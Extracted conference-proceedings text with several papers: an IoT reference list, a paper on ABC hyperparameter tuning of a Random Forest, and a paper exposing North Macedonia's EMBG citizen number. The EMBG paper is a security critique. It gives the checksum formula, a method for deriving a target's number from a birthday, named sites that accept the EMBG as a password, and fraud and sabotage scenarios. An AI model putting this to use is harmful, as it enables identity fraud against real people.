- [34] E. Symeonaki, K. G. Arvanitis, D. Loukatos, and D. Piromalis, "Enabling iot wireless technologies in sustainable livestock farming toward agriculture 4.0," in *IoT-Based Intelligent Modelling for Environmental and Ecological Engineering: IoT Next Generation EcoAgro Systems*. Springer, 2021, pp. 213–232.
- [35] L. O. Tedeschi, P. L. Greenwood, and I. Halachmi, "Advancements in sensor technology and decision support intelligent tools to assist smart livestock farming," *Journal of Animal Science*, vol. 99, no. 2, p. skab038, 2021.
- [36] O. Dieng, B. Diop, O. Thiare, and C. Pham, "A study on iot solutions for preventing cattle rustling in african context," in *ICC*, vol. 17, 2017, pp. 1–13.
- [37] C. P. Chen and C.-Y. Zhang, "Data-intensive applications, challenges, techniques and technologies: A survey on big data," *Information sciences*, vol. 275, pp. 314–347, 2014.
- [38] A. Bifet, G. Holmes, B. Pfahringer, P. Kranen, H. Kremer, T. Jansen, and T. Seidl, "Moa: Massive online analysis, a framework for stream classification and clustering," in *Proceedings of the first workshop on applications of pattern analysis*. PMLR, 2010, pp. 44–50.
- [39] S. Hong and H. Kim, "An analytical model for a gpu architecture with memory-level and thread-level parallelism awareness," in *Proceedings of the 36th annual international symposium on Computer architecture*, 2009, pp. 152–163.
- [40] O. Eljiah, T. A. Rahman, I. Orikumhi, C. Y. Leow, and M. N. Hindia, "An overview of internet of things (iot) and data analytics in agriculture: Benefits and challenges," *IEEE Internet of things Journal*, vol. 5, no. 5, pp. 3758–3773, 2018.
- [41] H. Lee, A. Moon, K. Moon, and Y. Lee, "Disease and pest prediction iot system in orchard: A preliminary study," in *2017 Ninth International Conference on Ubiquitous and Future Networks (ICUFN)*. IEEE, 2017, pp. 525–527.
- [42] H. C. J. Godfray, J. R. Beddington, I. R. Crute, L. Haddad, D. Lawrence, J. F. Muir, J. Pretty, S. Robinson, S. M. Thomas, and C. Toulmin, "Food security: the challenge of feeding 9 billion people," *science*, vol. 327, no. 5967, pp. 812–818, 2010.
- [43] N. C. UNEP, M. MacDevette, T. Manders, B. Eickhout, B. Svihus, A. Prins, and B. Kaltenborn, "The environmental food crisis: The environment's role in averting future food crises," *A UNEP rapid response assessment. Arendal, Norway: United Nations Environment Programme/GRID-Arendal*, 2009.
- [44] Y. Zou and L. Quan, "A new service-oriented grid-based method for aiot application and implementation," *Modern Physics Letters B*, vol. 31, no. 19-21, p. 1740064, 2017.
- [45] N. Wang, N. Zhang, and M. Wang, "Wireless sensors in agriculture and food industry—recent development and future perspective," *Computers and electronics in agriculture*, vol. 50, no. 1, pp. 1–14, 2006.
- [46] S. Ivanov, K. Bhargava, and W. Donnelly, "Precision farming: Sensor analytics," *IEEE Intelligent systems*, vol. 30, no. 4, pp. 76–80, 2015.
- [47] S. Chen, H. Xu, D. Liu, B. Hu, and H. Wang, "A vision of iot: Applications, challenges, and opportunities with china perspective," *IEEE Internet of Things journal*, vol. 1, no. 4, pp. 349–359, 2014.

- [48] D. Turgut and L. Boloni, "Value of information and cost of privacy in the internet of things," *IEEE Communications Magazine*, vol. 55, no. 9, pp. 62–66, 2017.
- [49] L. Chen, S. Thombre, K. Järvinen, E. S. Lohan, A. Alén-Savikko, H. Leppäkoski, M. Z. H. Bhuiyan, S. Bu-Pasha, G. N. Ferrara, S. Honkala *et al.*, "Robustness, security and privacy in location-based services for future iot: A survey," *Ieee Access*, vol. 5, pp. 8956–8977, 2017.
- [50] J. Duan, D. Gao, D. Yang, C. H. Foh, and H.-H. Chen, "An energy-aware trust derivation scheme with game theoretic approach in wireless sensor networks for iot applications," *IEEE Internet of Things Journal*, vol. 1, no. 1, pp. 58–69, 2014.
- [51] C. Perera, C. H. Liu, S. Jayawardena, and M. Chen, "A survey on internet of things from industrial market perspective," *IEEE Access*, vol. 2, pp. 1660–1679, 2014.

The unsecure unique Citizen identification number (EMBG) and a proposal for Secret Personal Number

1st Ljubica Ristovska

Faculty of Computer Science and Engineering, Skopje, North Macedonia

ljubica.ristovska@students.finki.ukim.mk

Abstract—This paper critically examines the Unique Master Citizen Number, an identification number that is/was assigned to every citizen from The Former Yugoslav republics, in terms of repetition, future viability, and security. Security vulnerabilities within the easily computed formula and online resources to recreate the whole database of the citizens raises profound concerns about the security and privacy of citizen information, necessitating an urgent reassessment of the current identification framework. The paper concludes by proposing several actions and recommending a new safe concept named as Secret Personal Number to identify citizens.

Index Terms—citizen identification number, identification systems, data integrity, information security, data privacy, random number generator, EMBG, Secret Personal Number

I. INTRODUCTION

The concept of EMBG (the acronym translated in Macedonian) was introduced in the year 1977 on January 8 in Yugoslavia as a way to identify different citizens based on their birthday, the place they were born and other control numbers that will be further discussed in the paper.

It was applied to all alive citizens and future born kids. After Yugoslavia ceased to exist, each country provided different laws about the EMBG.

Because the Balkan region features multiple languages, the EMBG goes by several different names such as JMBG in Bosnia and Herzegovina, Croatia, Montenegro and Serbia, EMBG in Macedonia and EMSO in Slovenia. Currently the documents with the EMBG in the countries are the following:

- Croatia - due to an information privacy law EMBG was hidden from all documents such as identity cards, driver's licenses. But many institutions still required it, so seeing this flaw Croatia proposed a different unique identifier called the Personal Identification Number also known as OIB. The OIB is constructed from ten randomly chosen digits and one digit control number (international standard ISO 7064, module 11.10), the letters HR are added with preceding the eleven digits [1].
- Montenegro - still used on documents such as identity cards and driver's license.
- Serbia - still used on documents such as identity card and driver's license.
- Slovenia - still used on documents such as identity card and driver's license, and also with the newest law having ID and driver's license as one document.
- Bosnia and Herzegovina – in January, 2013 the Bosnian Parliament needed to amend law concerning the EMBG

Fig. 1. Exfiltrating personal data from EMBG

within a six month period, but when the deadline passed no decision was reached by parliament members. Due to this, babies born after February 2013 did not have passports or health insurance because those demand a personal ID number. The horrifying consequence from this was the death of the little baby Belmina Ibrisevic because she was denied entry to Serbia for medical care due to not having EMBG. EMBG is still currently used in Bosnia and Herzegovina.

- Macedonia - still used on documents such as identity card and driver's license.

II. HOW DO WE CALCULATE EMBG NOW

The number is made up of 13 digits in a form "DDM-MYYYRRBBBBK", where "DDMMYYYY" is the date of birth where YYY are the three last digits of the year [5]. The RR significances a political region or region of birth, BBB are incrementally random chosen digits within the particular municipality 000–499 for males and 500–999 for females. The last digit K is the digit calculated with the following formula.

$$m = 11 - \left(7 \times (a + g) + 6 \times (b + h) + 5 \times (c + i) + 4 \times (d + j) + 3 \times (e + k) + 2 \times (f + l) \right) \mod 11 \quad (1)$$

There are two rules:

- 1) If m is between 1 and 9, the number K is the same as the number m
- 2) If m is 10 or 11 K becomes 0 (zero)

This is a long formula to compute on hand, but using Java with the following code you can get different combinations in seconds and check them at the [Voters list](https://izbirackispisok.gov.mk/Search.aspx) <https://izbirackispisok.gov.mk/Search.aspx>. Also the program [7] provides a way to extract information such as date of birth, age, place of birth and gender based as shown on figure 1 and 2. T



Fig. 2. Brute forcing EMBG

III. WHAT WEBSITES ARE PRONE TO ATTACKS

This concept raises many questions, what potential risks are raised if someone has your EMBG and what are the unethical actions they can do.

First we need to find all the places that require EMBG. Thankfully the first thing that comes into mind are banks that ask for your ID, and also look at the picture. This sounds like a good way to authenticate someone, however the person that works at the bank cannot identify if the ID is a fake. Checking this information with a couple of people that work in different banks, they say that they don't have your picture to compare with the picture on the ID. After checking the picture which you can forge to look like you, they look you up using your EMBG which you can generate for the person with just looking up their birthday on social media and guessing the place they were born which is usually the place that they live in currently. Thieves can use this to get your money from the bank.

Let's say that banks are more advanced and if you do such a thing you will be sued and will definitely go to jail. How about fast loans (Tigo, Credissimo, CrediYes, etc.)? They have been popular in the past few years in North Macedonia, where you apply using the name and EMBG of someone else and get money in their name.

Applying to have internet and television through a provider **Telekabel** is based only on EMBG and a phone number. You can sign the document that is provided to you on-site, where they set up the internet. The document is provided from a technical person that briefly checks the ID and also not to mention that you can sign for another person, presumably that you "live" with them. This is unsafe, and also on the login page of Telekabel <https://moj.telekabel.com.mk/> you can login with EMBG, email and a phone number, not using any password.

Using EMBG as password is also implemented on the site of **JP Komunalec** <https://euslugi.jpkomunalec.com.mk/> for checking invoices.

When it comes to health institutions it is important to protect your data, but there are available sites where you can log in with your EMBG and check if you have health insurance and other information such as the site of **Moe Osiguruvanje** <https://moeosiguruvanje.fzo.org.mk/>. Here the harder step will be guessing the EZBO



Fig. 3. Login for e-baranje

number which is a randomly generated number for state health insurance. However on the site of **Skining** <https://skining.zdravstvo.gov.mk/screeningapplication> for making appointments for screening mammography for cancer is only based on your first and last name and EMBG. Hypothetically speaking if you make multiple appointments for some person and that person doesn't show up multiple times, in the future when they really need this service they won't be able to sign up for mammography. To log into **the dental chamber of Macedonia** <https://skm.mk/najava/> for the first time as a password you have your EMBG, and if you want to reset the password you also use your EMBG [4].

The institute for accountants website **ISOS** <https://smetkovoditel.isos.com.mk/login?returnUrl=%2F> uses as password the last six digits of EMBG.

Also the portal for application for financial support and payment **IPARDPA** <https://e-baranje.ipardpa.gov.mk/ords/f?p=757:2:12831618093855::NO:RP,2::&cs=32B4660EF4522D5BE8AD2DFA67786860F> uses something called IDBR number but if the person doesn't know their IDBR number they can look for it using EMBG as is shown on figure 3.

Another available site is the archive of the **Ministry of Internal Affairs** https://termin.mvr.gov.mk/Call_Request which is a site that doesn't have a certificate and it's not secure but is under the domain of mvr.gov.mk, a government domain. You can schedule or check on a new ID, passport or driver's license appointment using anyone's EMBG.

On the **cadastre** website <https://ossp.katastar.gov.mk/OSSP/faces/public/userManagement/registerNewF.xhtml> where you can check property documents and request new documents online, EMBG is also used. There is a note on the website even stating the EMBG: "If you want to receive your document with an EMBG number, you need to enter your EMBG number in the My Profile section. Only documents to which the identity number corresponds will be issued with the same. All other documents will be issued as a third party - without EMBG number."

We can find so much personal information from EMBG, such as the person's birthday, gender and place of birth. It is not secure to have personal information in an identification number. In 2018 there was a try to address the concern that gender is part of EMBG and transgender people cannot change their EMBG if they change their gender. This goes against the international standards for protection of discrimination on the

basis of sexual orientation and gender identity. [2] However they proposed a similar idea as Croatia, a central register of citizens where information from pension insurance, health identification, information from Ministry of Internal Affairs and information from the Public Revenue Office to be at one place. As a person who knows how storing and protecting information works I have to argue against this because this raises a central point of failure which can lead to loss of information if that central register is attacked. Knowing the history of successful attacks on government institutions in North Macedonia, this is the worst thing they can possibly do to improve the situation with the EMBG.

Having all these websites where you can use your EMBG for authentication raises the question do these websites have their own database to check the EMBG's or are they using a government database and how is that regulated to be sure that the programmer doesn't make a mistake and they become a target for SQL injections or similar attacks to get all the EMBGs, and the information that comes with them such as first and last name, address etc.

As the latest regional initiative Open Balkan [3] created by North Macedonia, Serbia, and Albania it is proposed citizens to have an Open Balkan ID number (OB ID). With that ID number they will be able to work in the private sector of any of these countries, without recognition of diplomas, without various permits and other administrative initiatives. However the proposed OB ID should not be used as a change of EMBG because it's not regulated just from one country. The generated EMBG or any new substitution should be regulated from one country for its own citizens. The OB ID is also promoted for online services but the application process still remains with applying physical documents.

Another approach to attacks is sending phishing emails with the person's EMBG will look more valid and real. This is also a great issue for people who don't have an IT background and can be an easy target.

NEW PROPOSAL AS SECRET PERSONAL NUMBER

Every country in the world has a similar or a completely different way to identify its citizens [6]. The article on the National identification number contains different snippets of code or formulas how certain countries identify a person. Duplicates of this kind of IDs have also shown up in the Netherlands and the United Kingdom. This raises a couple of questions, should we use personal information(date of birth, place of birth, gender, etc.) while generating the ID number or EMBG in our case, should it also contain letters or are numbers just enough. With computers advancing and the use of more electronic devices everywhere should the ID be just a biometric kind of passport and not an actual string.

Countries like North Macedonia which are not sufficiently developed at this aspect should keep using some kind of string, because the citizens, especially elderly citizens, do not trust something they cannot see, for example some kind of RFID in the ID card and not an actual string.

```
Generated random number: 214025
Generated random string: NYK
RPN:5NY1204K2
```

Fig. 4. Generating SPN

Countries like Italy and Lithuania also have personal information in their ID strings, Lithuania addressed the problem of having personal information in the ID string as a problem but they didn't do anything to change it.

For North Macedonia, we must think of a way to have no personal information, no duplicates and somehow still connect this number/string with the person. The number/string must not be easily guessed or generated and the algorithm should be at least hidden from people who don't work at the administrative body that gives out the number/string. It's better to use a string even though in a database it is more efficient to store numbers. Being a small country with roughly 2 million citizens it shall not be a problem to have short 2 million strings in a database. As far as naming the concept goes Secret personal number (SPN) would be an appropriate name.

The system should be available to every city that assigns the SPN and a timestamp should be included. This idea comes from the UUID that are used as ids in databases, also in some protocol and network algorithms. There are approximately 5.3×10^{36} possible UUIDs which is more than enough given the monthly birth rate in North Macedonia. Let's take a look at the code [8] generating the SPN. In java with the help of the imported Instant class we can see that it returns the output "2024-03-18T15:30:31.530164500Z". Analyzing this we can see it's the date and the time including the nanoseconds. We should project the date numbers into letters and also filter the numbers into a mathematical function and create a random string all together. The date isn't the date of birth but the date of when the person is being written in the registry of citizens. Brute forcing the date would make sense but there are many permutations using the nanoseconds that would take a lot of time and if the database isn't available to the public there is no way of finding if the brute forced string is real and the one that is used. There is an option to extract the milliseconds that have passed from the Epoch time(midnight (UTC) on January 1, 1970) which currently is printing 12 digit numbers. Getting this number and filtering it to a function that gets the first part and the last part making it always a 6 digit number. After filtering the number we need to get the date and map it into letters. That can be done with the function mapDateToThreeLetters and then using the class Random multiply the date with a number and find a letter at the current character position. After having a random 6 digit number and random 3 letters string we can shuffle them together so we get a random 8 digit Secret Personal Number. The code was tested with 1 800 000 simulated citizens and proved not to have a duplicate SPN. This can be used as a reference model if the government realizes that the current system is a problem.

CONCLUSION

As we started with figuring out how easy it is to brute force the EMBG and how we discover more personal information about the citizen, the concern was raised that this method is unsafe for identifying citizens. This concern isn't just focused on North Macedonia but also in the Balkan countries such as Bosnia and Herzegovina, Croatia, Montenegro, Serbia and Slovenia. The fact that someone can withdraw money in your name from the bank or they can get a fast loan is alarming. Also there are many websites that use the EMBG as a way to authenticate or provide another service for the person such as Telekabel, JP Komunalec, Moe Osiguruvanje, Skrining, the dental chamber of Macedonia, Institute for accountants(ISOS), the portal for application for financial support and payment(IPARDPA), Ministry of Internal Affairs, The cadastre and many more to be found. There was an attempt to centralize the ID and it includes the countries from the Open Balkan, but that is not regulated just from one country which leaves room for conflict of interest. The proposal which is inspired by UUID is using the timestamp and a couple of functions to generate the Secret Personal Number(SPN). This was tested with a simulation of 1 800 000 citizens and it is successful. This also is applicable for bigger countries because there aren't duplicates and the SPN cannot be easily guessed and misused. In light of this analysis, urgent action is required to safeguard citizens' identities and personal data across the Balkan region.

REFERENCES

- [1] "Zakon o osobnom identifikacijskom broju," narodne-novine.nn.hr. https://narodne-novine.nn.hr/clanci/sluzbeni/2008_05_60_2033.html
- [2] "360 degree Initiative - to replace the registration number with a new identification number for citizens," www.youtube.com. <https://youtu.be/r9UXM1VA5-Q> accessed Mar. 23, 2024).
- [3] "Open Balkan," Government of the Republic of North Macedonia, Sep. 30, 2022. <https://vlada.mk/node/30372?ln=en-gb>
- [4] Technical instructions for login to personal profile of doctors, Shortened link [Technical instructions for login to personal profile of doctors](#)
- [5] "Law on Citizen's Identification Number", Directorate for keeping registers of North Macedonia, 2021-03. https://uvmk.gov.mk/wp-content/uploads/2021/03/Maticen_broj_na_graganinot_92.pdf
- [6] "National identification number," Wikipedia, Feb. 17, 2023. https://en.wikipedia.org/wiki/National_identification_number#Romania
- [7] L. Ristovska, "Maticni Calculator", Version 1.0, 2024. [Online]. Available: <https://github.com/bube-ristovska/maticni-calculator> [Accessed: March 24, 2024].
- [8] L. Ristovska, "SecretPersonaNumber", Version 1.0, 2024. [Online]. Available: <https://github.com/bube-ristovska/SecretPersonaNumber.git> [Accessed: March 24, 2024].

Impact of Artificial Bee Colony population size on Hyperparameter optimization of a Random Forest Classifier

1st Kiril Avramoski

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, North Macedonia
kiril.avramoski@students.finki.ukim.mk*

2nd Ilinka Ivanoska

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, North Macedonia
ilinka.ivanoska@finki.ukim.mk*

Abstract—Machine learning has had a big impact on the world, and it continues to do so by continuous improvement of different machine learning models and the development of new methods. When it comes to achieving the best performance, it is necessary to find the best configuration of a machine learning model by tuning the hyperparameters which control its behavior. The Artificial Bee Colony algorithm is an optimization method which aims to achieve this by mimicking the behavior of foraging bees. In this paper, the effects of the swarm population and the different ratios of members in the population are explored. A Random Forest Classifier is tuned using the Artificial Bee Colony algorithm for letter recognition. The results demonstrate that different configurations of the Artificial Bee Colony algorithm achieve different results when it comes to model accuracy and iterations.

Index Terms—Hyperparameter optimization, Random Forest, Classification, Evolutionary Programming, Artificial Bee Colony, Swarm Intelligence

I. INTRODUCTION

Machine learning models have found widespread application in the last few decades [1]. This is due to their generic nature and demonstration of high performance in data analytics problems. However, when applying a machine learning model to a specific problem the goal is to get the best performance out of the model, which can be a time consuming process due to the large number of hyper-parameters (HPs) that need to be considered [2]. Hyper-parameters are the parameters which control the behavior of the machine learning model itself and can have big impact on the performance of the model. Since hyper-parameters cannot be learned from the data, a process is needed that can find the best set of hyper-parameters for the task at hand. This process is called hyper-parameter tuning.

Hyper-parameter tuning is often done manually, which usually requires a deep understanding of the data and the problem, as well as a lot of trial and error, and often times this approach can be fruitless due to the high-dimensionality of the data [6]. Consequently, algorithms for hyper-parameter optimization (HPO) have emerged with the goal of automating the

hyper-parameter tuning process [3]. By using automatic hyper-parameter tuning, the human effort can be greatly reduced, the models can achieve better performance and the results and research easier to reproduce [4].

Different approaches have been developed for tackling the problem of HPO. Gradient descent methods attempt to find the optimal set of HPs by calculating their gradients [5]. However, this approach proves insufficient when it comes to more complex problems. Random Search [4] and Grid Search are examples of another approach for HPO where possible sets of HPs are drawn randomly or uniformly from the search space respectively. Finally, by building upon the random approach of the previously mentioned approaches, metaheuristic algorithms are a set of techniques developed to solve complex, large search space and non-convex optimization problems to which HPO problems belong [7]. Examples of algorithms which belong in this group are Genetic Algorithms (GA) and Swarm Intelligence Algorithms, such as Particle Swarm Optimization (PSO), as well as the Artificial Bee Colony (ABC).

Swarm intelligence algorithms have found wide application in different fields, such as physics, medicine, machine learning and more [8]–[12]. These algorithms usually achieve better results than other HPO methods [8]. However, due to their stochastic behavior, the results achieved by the same algorithm can vary greatly. One of the factors that has an influence on the performance of the swarm intelligence HPO algorithm is the initialization of the population [13]. Another factor to consider is that algorithms such as ABC, artificial ant colony or ant colony optimization (ACO) and many others have hyperparameters of their own, so a hyperparameter optimization of the optimization algorithms themselves can have a drastic effect on the performance of the algorithm [14]. In this paper, an effort has been made to measure the effect of different hyperparameters on the outcome.

II. MATERIALS AND METHODS

The following section describes the machine learning model, the data on which that model was applied, the nec-

Supported by Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University, Skopje, N. Macedonia

essary preprocessing of the data for the hyperparameter HPO process as well as the HPO method itself, the Artificial Bee Colony.

A. Machine learning model

A Random Forest Classifier (RFC) was trained on the data set in python using the scikit-learn implementation of an RFC [17]. There are a number of hyperparameters that can be controlled in the RFC, of which 5 were selected for the purposes of this experiment:

- *n_estimators* - the number of trees in the forest, a positive integer constrained between 10 and 2000 for this experiment;
- *criterion* - the function to measure the quality of a split;
- *min_samples_split* - the minimum number of samples required to split an internal node, a positive integer constrained between 2 and 10 for this experiment;
- *min_impurity_decrease* - a node will be split if this split induces a decrease of the impurity greater than or equal to this value, a real value constrained between 0 and 1 for this experiment;
- *ccp_alpha* - complexity parameter used for Minimal Cost-Complexity Pruning, a real value constrained between 0 and 1 for this experiment;

B. Dataset

The dataset used to train and test the machine learning model is the letter recognition dataset [16]. This data set contains 20000 pictures of letters and 11 different features derived from the pictures themselves, as well as the actual letter in the picture. The goal of the machine learning model is to accurately predict the letter based on the extracted features from the image. Due to the long execution time of the Artificial Bee Colony algorithm, in all except one experiment, most of the samples from the dataset were dropped, leaving only the first 5000 samples for the machine learning model to be trained and tested on.

C. Data preprocessing

Since the ABC algorithm works only with numerical values, categorical hyperparameters such as the *criterion* hyperparameter were encoded using integers ranging from 0 to 2 for the three different values that this hyperparameter can take. Before evaluating the model, the dataset was split into a training set and a testing set, with each containing 80% and 20% of the samples respectively.

D. Artificial Bee Colony

The Artificial Bee Colony (ABC) algorithm is a swarm based meta-heuristic algorithm that was introduced [15] for optimizing numerical problems, inspired by the intelligent foraging behavior of honey bees. The swarm is divided in 3 groups: workers or employed bees, onlooker bees and scout bees. The goal of the bees is to find and exploit a food source which contains nectar. A food source is considered better if it contains more nectar than some other food source. The worker

bees find a food source and exploit it until it is depleted, or they find a better one in the local area. The onlooker bees watch the worker bees and select a food source based on the amount of nectar. The scout bees are responsible for randomly exploring the search space and finding new food sources.

During each iteration of the algorithm, the worker bees start at their food source, and explore the local area for a better food source. They do this by selecting a random hyperparameter and then selecting a random worker bee and moving along that hyperparameter a random amount towards the neighboring bee. If after they moved they find a better food source, they forget the old one and replace it with the new one. This is done by greedy selection, where they select the one with more nectar (or a better solution). If a worker bee hasn't improved a food source in a predetermined number of iterations, it is said that that food source is depleted and the worker bee abandons it and becomes a scout bee. The onlooker bees watch the worker bees and select a food source based on the food amount, where the probability that they pick a specific food source is determined by the amount of nectar at that location. They then search the local area of the food source by picking a random hyperparameter and altering it, and inform the other bees if a better food source is discovered. In the next iteration, they repeat the same process from the start. In the scout bee phase, each bee goes to a random location by selecting random values within the range of each hyperparameter and becomes a worker bee at that new location. (Algorithm 1)

Algorithm 1 Artificial Bee Colony Algorithm

```

 $N_w$  = number of worker bees
 $N_o$  = number of onlooker bees
 $N_s$  = number of scout bees
 $i_G$  = maximum iterations at global best
 $i_{MAX}$  = maximum total iterations
Initialize  $N_w$  food sources
while iterations <  $i_{MAX}$   $\wedge$  iterations at global best <  $i_G$ 
do
    WorkerPhase( $N_w$ )
    OnlookerPhase( $N_o$ )
    ScoutPhase( $N_s$ )
end while

```

The 3 phases of the algorithm are repeated until either the global maximum is found (this requires that the global maximum is known beforehand, which is not the case in most scenarios), the best found solution across the whole search space hasn't been improved for a predetermined number of iterations, or if the algorithm reaches a predetermined number of iterations. After the algorithm has finished, the solution memorized as the best found so far is returned as the result.

III. EXPERIMENTS, RESULTS AND DISCUSSION

A. Experiment

The algorithm was implemented using the python programming language and run a number of times on different configurations of the ABC algorithm to test the effect on

its performance. In the different configuration, the ratio of different bees as well as the total number of bees was altered. For each individual configuration, 5 independent experiments were done in order to account for the high variability of the results. The best solution (meaning best accuracy of the learning model) and the execution time (although not the main focus of this paper) were recorded in each iteration of each experiment.

The i_G (max iterations at global best) was equal to 50, the i_{MAX} was equal to 1000 and the i_L (max iterations at local food source) was equal to 10 in each experiment. The bees were initialized at completely random positions (solutions) in the search space. Using these parameters, the algorithm was executed using 5 different populations which can be seen in table I.

TABLE I
POPULATIONS

Workers	Onlookers	Total population
15	15	30
25	15	40
20	20	40
15	25	40
25	25	50

The different population configurations used to optimize the model.

In each experiment the training and testing samples of the dataset were kept the same (using the *random_state* parameter of the evaluation function in scikit-learn), with only the initial position of the bees being different. Since execution time and memory usage were not the focus of this experiment, a description of the hardware which the experiment was run on is omitted.

B. Results

The summary of the results of the experiment can be seen in tables II and III.

Table II shows the effect of the population size on the final result of the HPO using the ABC algorithm, where the sample number for each row is $N = 5$. The average solution found column shows the average accuracy that was achieved using the respective population size and the best solution found column shows the best accuracy achieved.

The second last column displays the number of iterations it took the algorithm to converge to the best solution in the explored search space. The last column shows the average total number of model evaluations, meaning the average number of times the machine learning model was evaluated for a possible solution in the ABC algorithm. This number is calculated by multiplying the average number of iterations in the ABC algorithm by the population size, since during each iteration, the model is evaluated once for every bee. Using this number, the total execution time of the ABC algorithm can be calculated by multiplying this number by the average evaluation time for the model (here the average time needs to be used because the number of computations needed to evaluate the model depends on the different hyperparameters). It should be noted that the

execution time of the ABC algorithm can be very large if a single evaluation of the model takes a substantial amount of time.

In table III, we can see how the different splits of the population effect various metrics in the Artificial Bee Colony algorithm. It can be noticed that as the proportion of the worker bees in the population increase, so does the convergence time, probably due to more exploration of the global search space, since the worker bees are the only ones that can select a random location after depleting their current one. However, according to the results, this negatively impacts the search for the optimal solution, since there are less onlooker bees that explore the local area of the solution that each worker bee is attached to.

Lastly, when evaluating the general performance and applicability of the ABC algorithm, the whole dataset was used for the model to be trained and tested on and the results from the ABC algorithm were compared against the baseline model performance [16] as well as against manual hyperparameter tuning. The average accuracy achieved using the ABC algorithm for the HPO process was 97.130%, compared to 96.060% without hyperparameter tuning [16], and 96.850% using manual hyperparameter tuning. The highest accuracy achieved using the ABC algorithm was 97.150%.

C. Discussion

This paper described some of the benefits of using HPO methods for machine learning according to the literature and explored the effects of various configurations of the Artificial Bee Colony algorithm. However, it should be noted that a lot more experimental data is needed to extract genuine information of how different configurations effect the performance of the method in question, which can be challenging due to the time resources that this approach requires.

Although the effect of the population size and different proportions of types of bees in the population were explored, the ABC algorithm is effected by other hyperparameters as well, such as the maximum number of iterations at the best found solution or the maximum number of iterations at a specific solution. When setting up the experiments for this paper, a few different configurations were tried out and effect they had on the performance of the model was noticeable and can be explored further.

When it comes to the machine learning model, which was a Random Forest Classifier in the case of this research paper, it should be noted that some of the parameters had optimal values at the boundaries of their respective value range, thus often times making the exploration of these hyperparameters redundant. Also, the implementation for the RFC in scikit-learn contains more hyperparameters that can be controlled, which provides an opportunity to explore and compare the performance of the ABC algorithm to other techniques by taking into account the number of hyperparameters that can be tuned.

TABLE II
POPULATION SIZE

Population size	N_W	N_O	Avg solution found	Best solution found	Worst solution found	Average iterations until convergence	Average number of evaluations until convergence	Average number of total evaluations
50	25	25	90.64%	90.8%	90.5%	18.8	940	3440
40	20	20	90.72%	90.9%	90.6%	48	1920	3920
30	15	15	90.7%	90.9%	90.6%	35.6	1068	2568

Showing the results achieved using different population sizes with equal amount of worker and onlooker bees.

TABLE III
POPULATION RATIOS

N_W	N_O	Avg solution found	Best solution found	Worst solution found	Average iterations until convergence	Least iterations until convergence	Most iteration until convergence
25	15	90.7%	90.8%	90.5%	30.6	15	46
20	20	90.72%	90.9%	90.6%	48	12	104
15	25	90.72%	91.1%	90.5%	60.2	7	108

Showing the results achieved using different proportions of worker bees and onlooker bees in a 40 size population.

IV. CONCLUSION

In this paper, by applying the ABC algorithm for hyperparameter optimization of a Random Forest Classifier, the effects of different population sizes as well as various ratios of the different members in a population were explored. The results show that there is a noticeable effect when it comes to the different ratios as well as the different population sizes. Rather surprisingly, the effect is greatest felt in the total number of iterations, or rather, the total number of model evaluations until termination, which is proportional to the execution time. Although not the focus of the research paper, using ABC for HPO of the model, a higher accuracy was achieved when compared to the baseline and manual hyperparameter tuning.

ACKNOWLEDGMENT

This work was partially financed by the Faculty of Computer Science and Engineering at the Ss. Cyril and Methodius University in Skopje.

REFERENCES

- [1] Jordan, M.I. and Mitchell, T.M., 2015. Machine learning: Trends, perspectives, and prospects. *Science*, 349(6245), pp.255-260.
- [2] Elshaw, R., Maher, M. and Sakr, S., 2019. Automated machine learning: State-of-the-art and open challenges. *arXiv preprint arXiv:1906.02287*.
- [3] Steinholtz, O.S., 2018. A comparative study of black-box optimization algorithms for tuning of hyper-parameters in deep neural networks. *Luleå University of Technology Academic*, 1963, pp. 271–350.
- [4] Hutter, F., Kotthoff, L. and Vanschoren, J., Automated machine learning: methods, systems, challenges: Springer International Publishing; 2019.[cited 2020 Apr 28].
- [5] Maclaurin, D., Duvenaud, D. and Adams, R., 2015, June. Gradient-based hyperparameter optimization through reversible learning. In *International conference on machine learning* (pp. 2113-2122). PMLR.
- [6] Bergstra, J. and Bengio, Y., 2012. Random search for hyper-parameter optimization. *Journal of machine learning research*, 13(2).
- [7] Yao, Q., Wang, M., Chen, Y., Dai, W., Li, Y.F., Tu, W.W., Yang, Q. and Yu, Y., 2018. Taking human out of learning applications: A survey on automated machine learning. *arXiv preprint arXiv:1810.13306*.
- [8] Tani, L., Rand, D., Veelken, C. and Kadastik, M., 2021. Evolutionary algorithms for hyperparameter optimization in machine learning for application in high energy physics. *The European Physical Journal C*, 81, pp.1-9.
- [9] Lohvithee, M., Sun, W., Chretien, S. and Soleimani, M., 2021. Ant colony-based hyperparameter optimisation in total variation reconstruction in X-ray computed tomography. *Sensors*, 21(2), p.591.
- [10] Rodríguez-Barroso, N., Moya, A.R., Fernández, J.A., Romero, E., Martínez-Cámara, E. and Herrera, F., 2019, September. Deep learning hyper-parameter tuning for sentiment analysis in twitter based on evolutionary algorithms. In *2019 Federated Conference on Computer Science and Information Systems (FedCSIS)* (pp. 255-264). IEEE.
- [11] Alwan, H.B. and Ku-Mahamud, K.R., 2012, December. Optimizing support vector machine parameters using continuous ant colony optimization. In *2012 7th International Conference on Computing and Convergence Technology (ICCCCT)* (pp. 164-169). IEEE.
- [12] Gaspar, A., Oliva, D., Cuevas, E., Zaldívar, D., Pérez, M. and Pajares, G., 2021. Hyperparameter optimization in a convolutional neural network using metaheuristic algorithms. In *Metaheuristics in Machine Learning: Theory and Applications* (pp. 37-59). Cham: Springer International Publishing.
- [13] Kazimipour, B., Li, X. and Qin, A.K., 2014, July. A review of population initialization techniques for evolutionary algorithms. In *2014 IEEE congress on evolutionary computation (CEC)* (pp. 2585-2592). IEEE.
- [14] Cooper, A.F., Lu, Y., Forde, J. and De Sa, C.M., 2021. Hyperparameter optimization is deceiving us, and how to stop it. *Advances in Neural Information Processing Systems*, 34, pp.3081-3095.
- [15] Karaboga, D., 2005. An idea based on honey bee swarm for numerical optimization (Vol. 200, pp. 1-10). Technical report-tr06, Erciyes university, engineering faculty, computer engineering department.
- [16] Slate, David. (1991). Letter Recognition. UCI Machine Learning Repository. <https://doi.org/10.24432/C5ZP40>.
- [17] <https://scikit-learn.org/stable/> Accessed: December 12th 2023

AirGuard: Innovations in Embedded Systems for Optimal Indoor Air Quality and Human Well-Being

1st Velin Gjorgiev

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
velin.gjorgiev@students.finki.ukim.mk*

2nd Vlatko Spasev

